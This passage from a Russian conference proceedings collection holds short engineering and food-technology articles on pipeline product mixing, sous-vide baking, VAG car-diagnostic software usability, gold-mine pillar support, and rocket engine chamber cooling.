Коэффициент гидравлического сопротивления для каждого нефтепродукта (бензин и дизельное топливо) рассчитывался по формуле Альтшуля [2]:

$$\lambda = 0,11 \cdot \left( \varepsilon + \frac{68}{Re} \right)^{\frac{1}{4}},$$

поскольку вычисленные значения чисел Рейнольдса для каждого нефтепродукта:

$$Re_B = \frac{v_{пер.} \cdot d}{\nu_B};$$

$$Re_D = \frac{v_{пер.} \cdot d}{\nu_D},$$

удовлетворяли условиям:  $Re_B > 4 \cdot 10^3$ ,  $Re_D > 4 \cdot 10^3$ .

Здесь  $\varepsilon = 2 \cdot 10^{-4}$  – относительная шероховатость внутренней поверхности трубопровода,  $d = D - 2 \cdot \delta = 0,311$  м – внутренний диаметр трубы,  $v_{\text{пер.}} = \frac{4 \cdot Q}{\pi \cdot d^2}$  – скорость перекачки нефтепродуктов,  $Q$  – расход перекачки.

После вычисления коэффициентов гидравлического сопротивления для бензина  $\lambda_B$  и дизельного топлива  $\lambda_D$ , определялся объём смеси нефтепродуктов по длине трубопровода[2]:

$$K = \lambda_B^{1,8} + \lambda_D^{1,8}.$$

Расчеты проводились в среде пакета MathCad. Результаты расчетов представлены в виде графических зависимостей на рисунке 1.




Рисунок 1 – Графические зависимости объёмов смеси нефтепродуктов от расхода перекачки

Результаты расчетов показали, что увеличение объема перекачки от  $Q = 200 \frac{\text{м}^3}{\text{ч}}$  до  $Q = 600 \frac{\text{м}^3}{\text{ч}}$  приводит к уменьшению объема смеси нефтепродуктов на 27 – 30%. На объем образовавшейся смеси влияет также и близость значений кинематических вязкостей последовательно перекачиваемых жидкостей, и это влияние, в рассматриваемом диапазоне изменения кинематических вязкостей транспортируемых жидкостей, составляет порядка 15%.

#### Список использованных источников

1. Гамзаев Б.А. Состояние и особенности развития трубопроводного транспорта России на современном этапе / Б.А. Гамзаев // Молодой учёный. – 2019. – 155–159 с.
2. Лурье М.В. Математическое моделирование процессов трубопроводного транспорта нефти, нефтепродуктов и газа. Учебное пособие // Москва. – 2012. – 456 с.

## **CALCULATION OF THE VOLUME OF A MIXTURE OF LIGHT PETROLEUM PRODUCTS DURING THEIR SEQUENTIAL PUMPING THROUGH THE PIPELINE**

*Keda G.S., Gorbaenko T.Y.*

*The article describes the process of sequential pumping of light petroleum products, and presents the results of calculations of the volume of a mixture of petroleum products at different pumping volumes and different kinematic viscosities of the transported fuels.*

*The results of calculations carried out in the MathCad layout environment are presented in the form of graphical dependencies. The analysis of the influence of pumping volume and kinematic viscosities of contacting liquids on the volume of a mixture of petroleum products is given.*

**Keywords:** *volume of a mixture of light petroleum products, pumping volume, sequential pumping, oil product pipeline, kinematic viscosity, gasoline, diesel fuel*

\*\*\*\*\*

## АНАЛИЗ ВЛИЯНИЯ ТЕХНОЛОГИИ СУ-ВИД НА ФИЗИКО-ХИМИЧЕСКИЕ ПОКАЗАТЕЛИ ХЛЕБОБУЛОЧНЫХ ИЗДЕЛИЙ

**Кокшаров Аркадий Андреевич**

*К.т.н., доцент, ФГБОУ ВО «Кемеровский государственный университет»*

**Пластун Анна Денисовна**

*Магистрант, ФГБОУ ВО «Кемеровский государственный университет»*

**Липатов Илья Геннадьевич**

*Студент, ФГБОУ ВО «Кемеровский государственный университет»*

*Изучено влияние технологии Су-вид и варки на пару под вакуумом на физико-химические показатели хлебобулочных изделий в сравнении с изделиями, приготовленными в пароконвектомате и на пару. Исследование проводилось на примере процесса изготовления «Сдобы обыкновенной».*

**Ключевые слова:** Су-вид, варка на пару, вакуум, современные технологии, традиционные технологии, сфера общественного питания, предприятия общественного питания, физико-химические показатели, качество, хлебобулочные изделия, сдоба.

Одно из направлений развития сферы общественного питания – это разработка новых рецептур кулинарных изделий на базе новой техники [2]. Технологический процесс производства, как и изготавливаемые изделия, должны отвечать требованиям стандартов и нормам безопасности. В России технология Су-вид является новой, хоть и известна в мире уже давно, и по ней разрабатывается всё больше новых изделий с высокими органолептическими качествами [3]. Одним из таких примеров является применение технологии Су-вид при производстве хлебобулочных изделий. Данные изделия могут быть разрешены к реализации и употреблению в пищу только в случае соответствия их нормативным показателям качества, указанным в ГОСТ 31805-2018 «Изделия хлебобулочные из пшеничной хлебопекарной муки. Общие технические условия».

Так интерес представляло изучение влияния технологии Су-вид на физико-химические показатели качества хлебобулочных изделий. Исследование проводилось на примере изделий, изготовленных согласно рецептуре «Сдоба обыкновенная». Данный выбор обусловлен относительной простотой приготовления.

Для проведения исследования физико-химических показателей были отобраны образцы четырех разных видов приготовления, отличившихся наилучшими органолептическими показателями качества. В их число вошли образцы «Сдобы обыкновенной», приготовленные по технологии Су-вид при температуре 85°C и на водяной бане в вакууме при температуре 100°C, которые подвергались тепловой обработке в течение 80 мин, а также образцы, приготовленные в пароконвектомате и на пару – время приготовления 15 и 50 мин соответственно.

*Таблица 1*

*Образцы, отобранные для определения физико-химических показателей*

Номер образца	Вид тепловой обработки, °С; мин
1	На пару, 100°C; 50 мин
2	Выпечка в пароконвектомате, 180°C; 15 мин
3	Су-вид, 85°C; 80 мин
4	На водяной бане, в вакууме, 100°C; 80 мин

Все образцы проходили две обминки в процессе приготовления изделий, однако, у образцов, предназначенных для приготовления под вакуумом, технологический процесс производства выглядел следующим образом: после первого подъема теста его обминали, порционировали по  $(50 \pm 2)$  г, как и все опытные образцы, формовали, упаковывали при помощи

вакуумного аппарата (вакуумация 99%) в герметичные термостойкие вакуумные пакеты, оставляли для брожения и спустя время обминали второй раз в пакете. После образцы расстивали и подвергали тепловой обработке на протяжении 80 мин.

Согласно ГОСТ 31805-2018 «Изделия хлебобулочные из пшеничной хлебопекарной муки. Общие технические условия» у хлебобулочных изделий из пшеничной хлебопекарной нормируются следующие физико-химические показатели качества: влажность мякиша, пористость мякиша, кислотность мякиша, массовая доля сахара в пересчете на сухое вещество, массовая доля жира в пересчете на сухое вещество и массовая доля начинки к массе изделия.

Из данного перечня показателей по отношению к образцам «Сдобы обыкновенной», изготовленным из дрожжевого теста на основе пшеничной хлебопекарной муки высшего сорта, влажность и кислотность мякиша должны соответствовать требованиям ГОСТ. Пористость мякиша в исследуемых изделиях не нормируется ввиду массы менее 0,2 кг.

Так в работе данные физико-химические показатели были определены согласно методикам, описанным в следующих нормативных документах:

ГОСТ 21094-75 «Хлеб и хлебобулочные изделия. Метод определения влажности»;

ГОСТ 5670-96. «Хлебобулочные изделия. Методы определения кислотности».

На первом этапе исследования проходило определение влажности для исследуемых образцов, а на втором этапе – определение кислотности. Полученные в ходе проведения исследования значения сведены в таблицу 2.

Таблица 2

Свод данных для вычисления физико-химических показателей исследуемых образцов

№ Образца	Данные для расчета влажности			Данные для расчета кислотности
	Масса бюксы с пробой до высушивания, г	Масса бюксы с пробой после высушивания, г	Масса навески изделия, г	Объем раствора гидроокиси натрия или гидроокиси калия ( $C_m = 0,1$ моль/дм <sup>3</sup> ), израсходованного при титровании исследуемого раствора, см <sup>3</sup>
	$m_1$	$m_2$	$m$	$V$
1	37,37±0,05	35,6±0,05	4,78±0,05	0,8±0,05
2	35,07±0,05	33,28±0,05	5,28±0,05	1,05±0,05
3	38,5±0,05	36,35±0,05	5,39±0,05	0,7±0,05
4	28,26±0,05	26,87±0,05	4,45±0,05	0,8±0,05

Далее было проведено вычисление физико-химических показателей согласно формулам, указанным в методиках соответствующих нормативных документов, и обработка полученных результатов. Полученные значения физико-химических показателей качества для исследуемых образцов, а также их нормативные значения, сведены в таблицу 3 для дальнейшего анализа и возможности визуального сравнения.

Таблица 3

Физико-химические показатели исследуемых образцов

Показатели	Нормативные значения	Фактические значения			
		№ Образца			
		1	2	3	4
Физико-химические показатели					
Влажность мякиша, %	19,0-52,0	37,02±0,5	33,68±0,5	39,08±0,5	31,23±0,5
Кислотность мякиша град., не более	3,5	1,6±0,5	2,1±0,5	1,4±0,5	1,6±0,5

По полученным данным видно, что вычисленные показатели влажности и кислотности мякиша для всех исследуемых образцов в норме и не превышают нормативного значения. Это свидетельствует о качестве данных продуктов, возможности использования их в пищу и реализации.

Таким образом, результаты исследования свидетельствуют о том, что исследуемые образцы, приготовленные с применением технологии Су-вид при температуре 85°C, и на водяной бане в вакууме при температуре 100°C соответствуют физико-химическим показателям качества. И как итог, использование технологии Су-вид при приготовлении хлебобулочной продукции считается возможным.

### Список использованных источников

1. ГОСТ 31805-2018 Изделия хлебобулочные из пшеничной хлебопекарной муки. Общие технические условия. – Введ. 2019-09-01. – М.: Стандартинформ, 2018. – 19 с.
2. Кокшаров, А. А. Современные технологии производства и обслуживания в общественном питании / А. А. Кокшаров, И. А. Килина ; Кемеровский государственный университет. – Кемерово: Кемеровский государственный университет, 2019. – 90 с. – ISBN 978-5-8353-2360-9. – EDN RFIYDJ.
3. Кокшаров, А. А. Сравнительный анализ рисков традиционной технологии и sous vide / А. А. Кокшаров, Л. А. Маюрникова // Актуальные направления научных исследований: технологии, качество и безопасность: сборник материалов II Национальной (Всероссийской) конференции ученых в рамках III международного симпозиума «Инновации в пищевой биотехнологии» – Кемерово: Кемеровский государственный университет, 2021. – С. 111-113.

### ANALYSIS OF THE INFLUENCE OF SOUS-VIEW TECHNOLOGY ON THE PHYSICAL AND CHEMICAL INDICATORS OF BAKERY PRODUCTS

**Koksharov A.A., Plastun A.D., Lipatov I.G.**

*The influence of Sous-vide technology and vacuum steaming on the physical and chemical quality indicators of bakery products was studied in comparison with products cooked in a combi oven and steamed. The study was carried out on the example of the manufacturing process of "Fancy bread ordinary".*

**Keywords:** *Sous-vide, steam cooking, vacuum, modern technologies, traditional technologies, public catering, catering establishments, physical and chemical indicators, quality, bakery products, fancy bread.*

\*\*\*\*\*



## УПРОЩЕНИЕ СИСТЕМЫ АДАПТАЦИИ БЛОКОВ УПРАВЛЕНИЯ АВТОМОБИЛЕЙ КОНЦЕРНА VAG

**Конанов Дмитрий Геннадьевич**

*Преподаватель кафедры транспортных и технологических машин и оборудования, ФГБОУ ВО «Петрозаводский государственный университет»*

*В статье предлагается метод упрощения диагностической программы «ВАСЯ Диагност». Автомобильный сканер дилерского уровня «ВАСЯ Диагност» это адаптер для диагностики, ремонта, адаптаций и кодирования автомобилей Audi, Volkswagen, Skoda и Seat разных годов выпуска с 1990 года.*

*Адаптер имеет множество функций, самые распространенные из них это поиск неисправностей, расшифровка и удаление кодов неисправностей, адаптация и настройка блоков управления, просмотр измеряемых величин, кодирование и активация скрытых функций, тесты исполнителей электрических устройств. Поддерживает такие блоки как блоки управления, привод, ходовая, комфорт и электроника.*

*Упрощение системы адаптации блоков управления автомобилей концерна VAG предлагается на автомобиле Skoda Kodiaq 2020 года выпуска. В качестве улучшения предлагается внедрение в программное обеспечение функции поиска по адаптациям.*

**Ключевые слова:** диагностика, диагностическая программа, автомобильный сканер, ВАСЯ Диагност, ремонт автомобилей, адаптация функций, кодирование блоков управления, блоки управления, привод, ходовая, комфорт, электроника.

Диагностическая программа ВАСЯ Диагност предназначена для диагностики, ремонта, адаптаций и кодирования автомобилей концерна VAG. В программе удобный интерфейс, на русском языке.




Рисунок 1 – Главный экран программы «ВАСЯ Диагност»

Программа предлагает множество функций для работы в блоках управления. Для каждого автомобиля, который нужно продиагностировать, программа предлагает разные блоки управления.




Рисунок 2 – Блоки управления на примере автомобиля Skoda Kodiaq 2020 г.в.

Для примера зайдём в блок управления «09 – Блок управления бортовой сети». Это основной блок, который связан с системами освещения, комфорта, блоками управления двигателя и коробки (если это не механическая коробка передач).




Рисунок 3 – Блок управления «09 – Блок управления бортовой сети»

Далее для того, чтобы зайти в меню доступных на выбранном автомобиле адаптаций нужно выбрать сервисную функцию «Адаптация».




Рисунок 4- Адаптации блока управления «09 – Блок управления бортовой сети»

При переходе в меню доступных адаптаций мы сталкиваемся с недостатком ПО «ВАСЯ Диагност» – отсутствием функции поиска в разделе адаптации блоков управления. В данном меню среди сотен возможных похожих наименований адаптаций необходимо найти подходящую, что довольно сложно сделать вручную. Также меню адаптаций на немецком языке, это затрудняет поиск.




Рисунок 5- Адаптации блока управления «09 – Блок управления бортовой сети»  
 Меню адаптаций для блока управления «09 – Блок управления бортовой сети»

В статье на примере рассмотрения возможных адаптаций блока управления на автомобиле Skoda Kodiaq 2020 г.в. предложено упрощение системы адаптации блоков управления автомобилями концерна VAG – внедрение функции поиска в разделе адаптации блоков управления. Это упростит работу в программе, сократит затрачиваемое на адаптации автомобиля время и повысит качество выполняемой работы, так как исключит вероятность совершить ошибку в выборе.

#### Список использованных источников

1. Колымага Е.В., Мальнева Ю.А. Особенности диагностики современных автотранспортных средств с комплексным анализом программного обеспечения применяемого на автомобилях концерна VAG. – Курск: Издательство Юго-Западного государственного университета, 2019. – С. 87-92. (<https://elibrary.ru/item.asp?id=38200703>).
2. Официальный Интернет-сайт «ВАСЯ Диагност» в России [Электронный ресурс]: [https://vasyadiagnost-russia.ru/\(22.12.2022\)](https://vasyadiagnost-russia.ru/(22.12.2022))

### SIMPLIFICATION OF THE SYSTEM OF ADAPTATION OF CONTROL UNITS OF VAG CARS

**Kononov D.G.**

The article proposes a method for simplifying the diagnostic program «ВАСЯ Диагност». Automotive dealer-level scanner «ВАСЯ Диагност» is an adapter for diagnostics, repair, adaptation and coding of Audi, Volkswagen, Skoda and Seat cars of different years of manufacture since 1990.

The adapter has many functions, the most common of which are troubleshooting, deciphering and deleting fault codes, adapting and configuring control units, viewing measured values, coding and activating hidden functions, tests of electrical device executors. Supports blocks such as control units, drive, chassis, comfort and electronics.

*A simplification of the system of adaptation for VAG control units is offered on the 2020 Skoda Kodiaq. As an improvement, it is proposed to introduce a search function for adaptations into the software.*

**Keywords:** *diagnostics, diagnostic program, car scanner, ВАСЯ Диагност, car repair, adaptation of functions, coding of control units, control units, drive, chassis, comfort, electronics.*

\*\*\*\*\*

## ОЧИСТНАЯ ВЫЕМКА ЛЕНТОЧНЫХ МЕЖКАМЕРНЫХ ЦЕЛИКОВ НА РУДНИКЕ «БАДРАН»

**Кычкин Антон Георгиевич**

*Студент, ФГАОУ ВО «Северо-Восточный федеральный университет  
имени М.К. Аммосова»*

**Петрова Любовь Владимировна**

*Старший преподаватель, ФГАОУ ВО «Северо-Восточный федеральный университет  
имени М.К. Аммосова»*

*В статье приведены промежуточные результаты исследования горного давления на ленточный межкамерный целик (ЛМЦ) на очистных работах на руднике «Бадран». Предложено решение возведения костровых крепей на месте ЛМЦ в целях повышения показателя извлечения золота.*

**Ключевые слова:** ленточный межкамерный целик, камера, золото, очистная выемка, костровая крепь, горное давление.

Золоторудное месторождение «Бадран» разрабатывается с 1984 г. одноименным рудником ЗАО «Горнорудная компания «Западная». Сырьевую базу рудника составляют балансовые запасы I, II и III рудных столбов, приуроченных к минерализованной зоне дробления «Надвиговая». Все рудные тела месторождения по падению отнесены к наклонным (угол падения изменяется от 21° до 34°). Мощность тел невыдержанная (изменяется от 0,5 до 2,0 м и более).

Породы кровли выработки представлены милонитами и рассланцованными алевролитами с разноориентированными трещинами и зеркалами скольжения.

Рудное тело представлено линзующейся кварцевой жилой мощностью до 1,8 м., а также кварцевыми прожилками в рудовмещающей пачке окварцованных милонитов.

Коэффициент крепости пород по шкале проф. Протодяконова – 6 – 8.

Вмещающие породы со стороны кровли характеризуются как устойчивые. Необходим постоянный контроль за состоянием кровли и бортов со стороны горно-технического персонала.

В целях повышения показателя извлечения золота на руднике «Бадран» было принято решение об отбойке целиков с возведением костровых крепей для поддержания очистного пространства [1].

Исходя из назначения и срока службы выработки, учитывая горно-геологические и горнотехнические условия согласно «Регламента на проходку подземных горных выработок» на руднике «Бадран» приняты следующие виды крепления. На протяженных участках – металлическая рамная крепь (НДО) в разбежку из спецпрофиля СВП-22 с затяжкой кровли и бортов. Возможно применение и других видов крепления на протяженных участках при изменении горно-геологических условий.

Костровую крепь необходимо собрать из отрезков круглого леса длиной 2,0 метра и диаметром 180 мм в определенном порядке. Две пары деревянных элементов первого ряда костра укладываются на почву, на них под углом 90° укладываются следующие две пары. Брусья необходимо сшить между собой строительными скобами. Ярусы деревянных элементов наращивать соосно один на другой до заполнения пространства между почвой и кровлей.

**Расчет горного давления по Макарову А.Б. [2]**

Нагружение ЛМЦ в режиме заданной нагрузки от веса налегающих пород

$$N = \gamma \cdot H \cdot S = 32062,5 \text{ кг} \cdot \text{м}$$

$\gamma$  – плотность породы (золотосодержащего кварца), кг/м<sup>3</sup>

H – Глубина залегания, м

S – площадь целика, м<sup>2</sup>

Вертикальные напряжения действующие на ЛМЦ

$$\sigma = \frac{N}{F} = \frac{32062,5}{6,25} = 5130 \text{ кг/м}^2$$

F – поперечное сечение ЛМЦ ( $a \cdot b = 2,5 \cdot 2,5 = 6,25 \text{ м}^2$ )

Сетка 10x10

Для ЛМЦ нагрузка приходится на 1 м длины целика:

$$N = \gamma \cdot H \cdot (a + x) \cdot 1 = 6412,5 \text{ кг/м}^2$$

Действующее в ЛМЦ вертикальные напряжения:

$$\sigma = \frac{N}{1 \cdot x} = \gamma \cdot H \cdot \frac{a + x}{x} = 1282,5 \text{ кг/м}^2$$

$1282,5 \text{ кг/м}^2 = 1282,5 \text{ кг/м}^2$

Уравнение равновесия целиков сходится, что говорит о его прочностных свойствах. В дальнейшем планируется произвести более детальное исследование проявления горного давления на ЛМЦ и костровую крепь.

Практическая значимость данной технологии заключается в устойчивости ЛМЦ и выхода золота с каждого ЛМЦ, которое существенно влияет на объем добытой руды с шахты на ЗИФ.

Данные работы осуществлять можно и на других рудниках с устойчивыми породами.

#### **Список использованных источников**

1. Петрова Л.В., Петров А.Н., Сивцева А.И., Алексеев А.М. *Отработка нижних горизонтов золоторудного месторождения «Бадран» с применением самоходного оборудования // Известия Тульского государственного университета «Науки о Земле». Выпуск 2. 2019. С. 176-185*
2. Макаров А.Б. *Практическая геомеханика. Москва: Издательство «Горная книга», 2006. – 391 с.*

#### **SECOND MINING OF BELT-TYPE CHAMBER PILLAR AT BADRAN MINE**

**Kychkin A.G., Petrova L.V.**

*The article presents the intermediate results of the study of rock pressure on the belt-type chamber pillar (BTCP) during the mining operations at the Badran mine. A solution was proposed to erect crib at the site of the BTCP in order to increase the gold recovery rate.*

**Keywords:** *belt-type chamber pillar, stope, gold, second mining, crib, rock pressure.*

\*\*\*\*\*

## СПОСОБЫ ОХЛАЖДЕНИЯ КАМЕРЫ ВОДОРОДНЫХ И МЕТАНОВЫХ РАКЕТНЫХ ДВИГАТЕЛЕЙ

**Максименко Евгений Георгиевич**

*Студент, Сибирский государственный университет науки и технологий  
им. М. Ф. Решетнева*

**Измайкин Никита Александрович**

*Студент, Сибирский государственный университет науки и технологий  
им. М. Ф. Решетнева*

**Черенков Олег Артемович**

*Студент, Сибирский государственный университет науки и технологий  
им. М. Ф. Решетнева*

*Современные тенденции в ракетостроении связаны с использованием в качестве компонентов топлива жидкого метана и водорода. Традиционные методы охлаждения камер ракетно-космических изделий не позволяют достоверно моделировать рабочие температуры и воздействие столба жидкости на конструкцию, поэтому становится актуальным вопрос поиска новых технологий охлаждения для решения этих задач. Рассмотрены различные способы охлаждения, их преимущества и недостатки, выявлены наиболее перспективные способы.*

**Ключевые слова:** *криогенные топливные баки, жидкий азот, жидкий водород, жидкий кислород, камеры и сопла жидкостного ракетного двигателя.*

Во время запуска любой орбитальной ракеты количество тепла, выделяемого двигателями ракеты-носителя, очень заметно, если просто посмотреть на количество огня, пара и дыма, которые она производит на стартовой площадке и под соплами, когда она выходит в атмосферу.

Однако то, что можно наблюдать, является лишь крошечной долей тепла, которое фактически вырабатывается в самом ракетном двигателе. Горячие газы, образующиеся в ракетном двигателе, обычно достигают температуры, превышающей половину температуры поверхности Солнца.

Например, температура внутри двигателя F1 ракеты «Сатурн-5», использовавшейся во время миссий «Аполлон», достигла почти 3300° по Цельсию (6000° по Фаренгейту). Это сопоставимо с современными ракетами-носителями, такими как Space Shuttle и рабочей лошадкой SpaceX, ракетой Falcon 9.

Эти температуры достаточно высоки, чтобы расплавить подавляющее большинство металлов. Алюминий плавится при 660° по Цельсию (1220° по Фаренгейту), нержавеющая сталь при 1510° по Цельсию (2750° по Фаренгейту), и даже титан плавится при 1670° по Цельсию (3040° по Фаренгейту).

Прошлые ракеты-носители не сталкивались с проблемами стоимости, потому что разработка под руководством государства была основным направлением. Однако в последнее время ценовая конкурентоспособность стала важной благодаря появлению коммерческих компаний, таких как SpaceX. В наш век конкуренции в области освоения космоса странам, которые разработали или разрабатывают ракету-носитель с относительно низкими характеристиками, необходимо разработать двигатель ракеты-носителя с высокими характеристиками. Требуется разработка ракеты-носителя следующего поколения с учетом конкуренции. Выбор топлива является одним из важнейших факторов, определяющих характеристики ракет-носителей следующего поколения. Требуется тщательный выбор топлива, поскольку оно напрямую связано с общими характеристиками и технологией, необходимой для его разработки. В частности, керосин, метан и водород можно считать подходящими

кандидатами в качестве топлива следующего поколения для улучшения характеристик ракеты-носителя.

Метан может быть подходящим кандидатом в качестве топлива следующего поколения из-за его более низкой стоимости, более высокого удельного импульса и пределов коксования, а также меньшего количества углеродистой сажи по сравнению с керосином [1]. Кроме того, он привлек внимание исследователей Марса как топливо, поскольку его можно там производить. Однако ожидать увеличения пропускной способности при использовании только топлива нелегко, поскольку у него меньший удельный импульс, чем у водорода. Кроме того, трудно оценить стоимость разработки и техническую сложность из-за отсутствия коммерциализированной системы. Разработка двигателей на жидком метане оказалась сложной, так как даже двигатели Raptor, разработанные компанией SpaceX, лидером в области двигателей на метане, задержали сроки разработки [2]. Водород является экологически чистым топливом благодаря отсутствию выбросов CO<sub>2</sub> и не образует углеродной сажи при его сгорании, поэтому затраты на техническое обслуживание снижаются. Кроме того, водород улучшает грузоподъемность за счет почти на 30% более высокого удельного импульса, чем у обычного углеводородного топлива [3, 4]. Однако при разработке двигателя на водородном топливе возникли некоторые технические трудности. В связи с этим есть некоторые недостатки: объем топливного бака увеличивается из-за низкой плотности энергии на единицу объема, требуется высокая технология изоляции из-за низкой температуры кипения, а стоимость обслуживания может возрасти из-за водородной хрупкости и воздушной утечки [5]. Несмотря на эти технические трудности, разработка и применение водородных двигателей продолжают, поскольку большой удельный импульс водорода имеет существенное преимущество. В частности, поскольку в последнее время возросла потребность в одновременном выполнении различных миссий в космосе, предпочтение отдается ракетам-носителям большой грузоподъемности с возможностью запуска нескольких спутников [6]. Вот почему большинство крупных коммерческих ракет-носителей используют водородный двигатель на верхней ступени. Двигатель на водородном топливе обеспечивает конкурентоспособные цены за счет снижения стоимости запуска (\$/кг) и может быть одним из наиболее подходящих решений для ракет-носителей следующего поколения.

За прошедшие годы инженерам удалось разработать ряд методов охлаждения, позволяющих охлаждать ракетные двигатели и предотвращать плавление стенок камеры сгорания, сопла и других поверхностей. Каждый метод охлаждения может использоваться сам по себе, но в большинстве случаев в одном двигателе одновременно используются несколько методов охлаждения для его эффективного охлаждения.

Регенеративное охлаждение – это форма активного охлаждения двигателя, при которой ракетное топливо прокачивается по ряду каналов внутри камеры сгорания и стенок сопла, чтобы предотвратить их расплавление.

По сути, эта форма охлаждения состоит из ряда каналов, расположенных внутри стенок камеры сгорания, горловины и верхней части сопла. Затем топливо ракеты прокачивается под давлением по каналам для охлаждения стенок.

Относительно холодное топливо сначала циркулирует по этим каналам в стенках камеры и сопла, а затем закачивается обратно в камеру сгорания, где оно соединяется с окислителем и сгорает, создавая тягу, которая толкает ракету вперед.

Традиционные стенки камеры и сопла состояли из сотен стальных труб, которым придали желаемую форму. Они были объединены со связующим металлом и сплавлены вместе с помощью процесса, называемого пайкой, в результате чего получилась единая структура с полыми каналами внутри.

Однако достижения в области технологий позволяют изготавливать современные стенки камеры и сопла с использованием вкладыша и конструкционной оболочки. Футеровка обычно состоит из проводящего металла, такого как медный сплав, с прочным жаростойким металлом, таким как инконель, образующим оболочку.

Сначала основная форма гильзы выковывается методом горячей штамповки, после чего она подвергается механической обработке, чтобы сформировать точную форму камеры сгорания и сопла. Затем на его внешней поверхности делаются прорезы (процесс, посредством которого каналы вырезаются в металле).



Металл, подобный медному сплаву, обычно выбирается из-за его высокопроводящих свойств, что означает, что он может с большей легкостью проводить более низкие температуры охлаждающей жидкости, протекающей через него, к внутренним стенкам и конструкционной рубашке снаружи.

Затем к наружной стенке гильзы с прорезями прикрепляют структурную оболочку, и два металла соединяются в единое целое с использованием усовершенствованного гальванического покрытия, сварки и пайки для образования прочного соединения.

Прочный термостойкий металл, такой как инконель, часто используется в качестве оболочки, чтобы выдерживать высокие температуры, достигаемые в ракетном двигателе, но в некоторых случаях также используются другие жаропрочные металлы, такие как нержавеющая сталь.

Как и в случае с более традиционными трубчатыми стенками камеры и сопла, топливо прокачивается через каналы, прорезанные в гильзе, для охлаждения стенок, прежде чем оно будет закачено обратно в камеру сгорания.

Пленочное охлаждение (завесное охлаждение). Пленочное охлаждение – это форма активного охлаждения двигателя, при которой топливо в жидкой или газообразной форме впрыскивается вдоль внутренних стенок камеры сгорания и сопла для создания защитного пограничного слоя, частично изолирующего стенки ракетного двигателя от горячих газов.

Наряду с регенеративным охлаждением эта форма охлаждения также является одним из наиболее широко используемых методов охлаждения стенок ракетного двигателя, и эти два типа охлаждения часто используются вместе в одном двигателе для оптимизации охлаждения.

Как правило, дополнительное топливо прокачивается через дополнительные отверстия по внешнему периметру форсунки топлива/окислителя вблизи стенок камеры сгорания двигателя.

Топливо не вступает в реакцию с окислителем и задерживается между внутренними стенками и дымовыми газами, протекающими через камеру. Это создает тонкопленочное покрытие, которое стекает по внутренним стенкам камеры, горловины и верхней секции сопла.

Тонкий слой относительно холодного топлива создает защитный слой, который помогает охладить стенки двигателя. Топливо продолжает течь вдоль стенок канала до тех пор, пока оно не начнет смешиваться с окислителем или кислородом в атмосфере при выходе из сопла, где оно сгорает.

Топливо также может вытекать через отверстия, созданные в стенках камеры, чтобы обеспечить дополнительную защиту пленки в областях, где накопление тепла является более сильным, например, в горловине сопла, где температура и давление достигают своего пика.

Выхлопные газы газогенератора двигателя также могут использоваться в качестве формы пленочного охлаждения. Газогенератор создает горячие газы, которые приводят в действие турбокомпрессоры, подающие топливо и окислитель в камеру сгорания. Отработавшие газы часто сбрасывают за борт.

Однако, поскольку регенеративное охлаждение ракетного двигателя часто заканчивается на выходе из сопла, выхлопные газы могут быть перенаправлены через выпускной коллектор газогенератора и выходить через отверстия рядом с выходом сопла, создавая слой газа для защиты стенок сопла.

Абляционное охлаждение – это форма охлаждения двигателя, при которой внутренние стенки камеры сгорания и сопла покрыты слоем материала, который разрушается и сгорает при нагревании, унося избыточное тепло при выходе из сопла вместе с горячими газами.

Регенеративное и пленочное охлаждение являются очень эффективными способами охлаждения ракеты, но количество компонентов и процессов, которые должны быть на месте, чтобы заставить их работать эффективно, добавляют двигателю большую сложность и дополнительный вес.

Более простым и экономичным способом предотвращения интенсивного накопления тепла является добавление слоя прочных термостойких материалов, таких как углеродные композиты, диоксид кремния или графит, на внутренние стенки камеры сгорания и сопла.

Когда горячие газы проходят по стенкам камеры, они нагревают поверхность абляционных материалов до такой степени, что она начинает разрушаться и выдувается из задней части сопла выхлопными газами и, что важно, уносит тепло с собой в процесс.

Однако у этой формы охлаждения есть и обратная сторона. По мере выгорания абляционного материала внутренняя часть камеры сгорания и сопла начинают увеличиваться в объеме, поскольку поверхностный материал продолжает разрушаться [4].

Это повлияет на КПД двигателя, поскольку камера сгорания и горловина форсунки рассчитаны на точные измерения для создания правильного давления и температуры для оптимальной работы. По мере того, как сгорает больше материала, они становятся все менее эффективными.

Этот тип охлаждения также нельзя использовать в двигателях, которые должны гореть в течение длительного времени подряд, поскольку существует ограниченное количество абляционного материала, который может быть разрушен эрозией, а добавление достаточного количества материалов для продолжительного горения приведет к увеличению веса двигателя.

Он также не идеален для двигателей, которые предполагается повторно использовать на более позднем этапе, поскольку восстановление такого двигателя потребует капитального ремонта и восстановления, которые будут дорогостоящими и трудоемкими, что сведет на нет преимущества повторного использования двигателя.

Охлаждение сброса – это форма охлаждения двигателя, аналогичная регенеративному охлаждению, но вместо того, чтобы возвращать топливо обратно в камеру сгорания после циркуляции через каналы в стенках камеры, оно просто сбрасывается за борт на заднем конце сопла [5].

Неудивительно, что любая ненужная трата ракетного топлива будет считаться далеко не идеальной. В результате охлаждение сбросом является в первую очередь теоретическим решением для охлаждения ракетных двигателей с очень небольшим практическим применением.

Радиационное охлаждение – это форма охлаждения двигателя, обычно используемая соплами ракетных двигателей с оптимизированным вакуумом для отвода тепла от сопла в космос. Для изготовления удлинителей сопла обычно используется металл с высокой температурой плавления и хорошей теплопроводностью.

В наше время большинство читателей могут позволить себе роскошь наблюдать за запуском любой крупной ракеты, не выходя из дома. Всякий раз, когда наблюдаешь за развертыванием разгонного блока ракеты-носителя, отчетливо видно красное свечение сопел его двигателей.

Красное свечение происходит от тепла, выделяемого горячими выхлопными газами, которые раскаляют сопло докрасна. В космическом вакууме, где нет воздуха для передачи тепла, сопло двигателя может использовать окружающую среду, излучая тепло со своей поверхности в космос.

Такой материал, как сплав ниобия, который имеет высокую температуру плавления, очень хорошо проводит тепло (имеет хорошую теплопроводность) и обладает высокой устойчивостью к тепловым ударам, идеально подходит для использования в удлинителях сопла, использующих эту форму охлаждения [1].

Идея или предложение, стоящее за использованием концепции «радиатора» для охлаждения камеры ракетного двигателя и стенок сопла и предотвращения их плавления, заключается в использовании более толстого металла, который будет нагреваться до точки плавления гораздо дольше.

При использовании более толстого металла необходимо прогреть гораздо большую площадь, что займет больше времени, чем при использовании более тонкого материала. Более толстая стенка сможет поглощать больше тепла, прежде чем достигнет точки плавления, эффективно действуя как радиатор.

Однако есть по крайней мере два основных недостатка, которые делают применение этого метода на практике неосуществимым вариантом.

